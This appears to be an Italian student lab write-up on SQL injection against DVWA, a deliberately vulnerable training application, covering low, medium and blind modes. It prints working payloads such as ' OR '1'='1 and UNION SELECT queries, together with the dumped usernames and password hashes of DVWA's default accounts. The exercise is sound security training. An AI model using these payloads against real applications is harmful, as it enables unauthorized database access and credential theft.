SQL Injection (SQLi) è una vulnerabilità di sicurezza che consente a un attaccante di interferire con le query SQL che un'applicazione invia al suo database. Questa vulnerabilità può consentire all'attaccante di visualizzare dati a cui non è normalmente autorizzato ad accedere, modificare o eliminare questi dati, e talvolta ottenere il controllo totale del server di database.

L'applicazione DVWA non valida correttamente l'input SQL, permettendo l'iniezione di comandi SQL malevoli.

Questo payload sfrutta una condizione **SQL sempre vera (' OR '1'='1)**, forzando l'applicazione a restituire tutti i record del database.

Il payload manipola la query SQL originale, bypassando le verifiche di autenticazione e restituendo tutti i record del database, questo conferma che l'attacco SQL Injection ha avuto successo.



DVWA

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith



SQL INJECTION

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

A questo punto si può trovare la password:

utilizzo quindi una UNION query, ovvero “ **1' UNION SELECT user, password FROM users#** “.

Questa query va ad associare alla condizione sempre vera non più con nome e cognome degli utenti, ma con nome utente e password in hash.



SQL INJECTION MEDIUM


In seguito ho tentato lo stesso approccio in modalità “medium”.

In questa modalità, DVWA applica un livello di escaping agli input dell'utente.

Infatti inserito il payload precedente “**1' UNION SELECT user, password FROM users#**” risulta un errore di sintassi.

for the right syntax to use near '1' UNION SELECT user, password FROM users#' at line 1

Username: admin
Security Level: medium
PHPIDS: disabled



192.168.50.101/dvwa/vulnerabilities/sqli/

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...

DVWA

Vulnerability: SQL Injection

User ID:

user, password FROM users# Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

1' UNION SELECT user, password FROM users#

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion **SQL Injection** SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Username: admin
Security Level: medium

View Source View Help



SQL INJECTION

MEDIUM

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Provando a togliere gli apici si può raggiungere l'escaping in modo da avere un attacco efficace.


Il codice utilizzato è il seguente:

```
1 UNION SELECT user, password  
FROM users --
```

Utilizzando il payload corretto, sono riuscita a bypassare le protezioni e ad eseguire comandi SQL arbitrari, ottenendo le informazioni di nome utente e password dal database.



SQL INJECTION BLIND




La Blind SQL Injection è una variante della SQL Injection in cui l'attaccante non riceve direttamente i risultati della query SQL. Invece, deduce le informazioni dal comportamento dell'applicazione in risposta a condizioni true o false.


Per testare la vulnerabilità ho inserito questo comando in modo tale che ci fosse una risposta dalla parte della web application.



SQL INJECTION BLIND



Procedo dunque ad inserire e mandare lo script
'UNION select user, password FROM users # per
ricevere le credenziali



Infatti una volta lanciato lo script
vediamo la risposta (il caricamento)
da parte di DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: 'UNION select user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION select user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION select user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION select user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

